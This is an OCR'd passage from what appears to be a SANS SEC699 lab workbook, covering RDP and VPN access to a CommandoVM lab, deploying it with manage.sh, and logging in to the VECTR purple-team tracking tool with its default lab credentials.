
1. Obtain the CommandoVM RDP IP from the `manage.sh` script. Copy over the IP in Remmina and press `enter`.



2. Accept the RDP certificate in Remmina.




3. Enter the RDP session credentials. Use the default `student` account (password `student`) to log in. Click OK.




4. After a few seconds, you will be connected with the CommandoVM RDP ression. Make sure to click the `Toggle dynamic resolution update` button to ensure the RDP session

resolution is updated to fit your screen.




5. On this VM, you have connectivity to all the resources deployed in the lab. You might spot an error raised by Docker. This can be safely neglected as we will not use Docker during the SEC699 labs.




VPN

Using the VPN method, you are connecting to the same network as the lab VMs and CommandoVM. However, you are capable of directly accessing the machines without having to o through an RDP session. This allows you directly connect to the lab machines.

1. Open a command prompt and navigate to the `/home/student/Desktop/lab-manager` directory. In this directory, you will find a `student.ovpn` file. This file was generated by the `manage.sh` script by spinning up the lab environment. When you spin up a new base lab, a new `student.ovpn` file will be created.



2. Issue the following command: `sudo openvpn student.ovpn`. Provide the sudo password `student` while prompted. You will now get connected.



Conclusions

Throughout this lab, we learned how the SEC699 lab environment can be deployed.

Once completed, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 2: Introduction to VECTR

VECTR VECTR is a tool that facilitates tracking of your red and blue team testing activities to measure detection and prevention capabilities across different attack scenarios. VECTR provides the ability to create assessment groups, which consist of a collection of Campaigns and supporting Test Cases to simulate adversary threats. Campaigns can be

> broad and span activity across the kill chain, from initial compromise to privilege escalation and lateral movement and so on, or can be narrow in scope to focus on specific detection layers, tools, and infrastructure. VECTR is designed to promote full transparency between offense and defense, encourage training between team members, and improve detection and prevention success rate across the environment.
>
> VECTR is focused on common indicators of attack and behaviors that may be carried out by any number of threat actor groups, with varying objectives and levels of sophistication. VECTR can also be used to replicate the step-by-step TTPs associated with specific groups and malware campaigns; however, its primary purpose is to replicate attacker behaviors that span multiple threat actor groups and malware campaigns, past, present and future. VECTR is meant to be used over time with targeted campaigns, iteration, and measurable enhancements to both red team skills and blue team detection capabilities. Ultimately, the goal of VECTR is to make a network resilient to all but the most sophisticated adversaries and insider attacks.
> *Source: github.com/SecurityRiskAdvisors/*

The goal of this lab is to install VECTR and explore its functionalities. By the end of the lab, we will have completed the following objectives:

- Working with VECTR (deployed on the SOC stack).
- Creating purple team documentation.

The objectives have been fully documented step-by-step (including all expected commands and outputs). Feel free to either find your own way, or use the exact instructions as described below, depending on your experience and expertise.

Your instructor will indicate how much time you can dedicate to this lab.

Lab Setup & Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -t [version_tag] -r [region]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Working with VECTR


Step 1: Logging In


To start using VECTR, access the interface at `https://192.168.20.106.xip.io:8443`

As VECTR could possibly handle quite some sensitive information (e.g., detailed information on red team results and your detection coverage), it's only normal it requires authentication. Use the default `admin` account (password `11_ThisIsTheFirstPassword_11`) to log in.

In production environments, you would need to change this password as soon as possible.

From the SSO (Single-Sign On) page, connect with the `admin` account (password `11_ThisIsTheFirstPassword_11`).

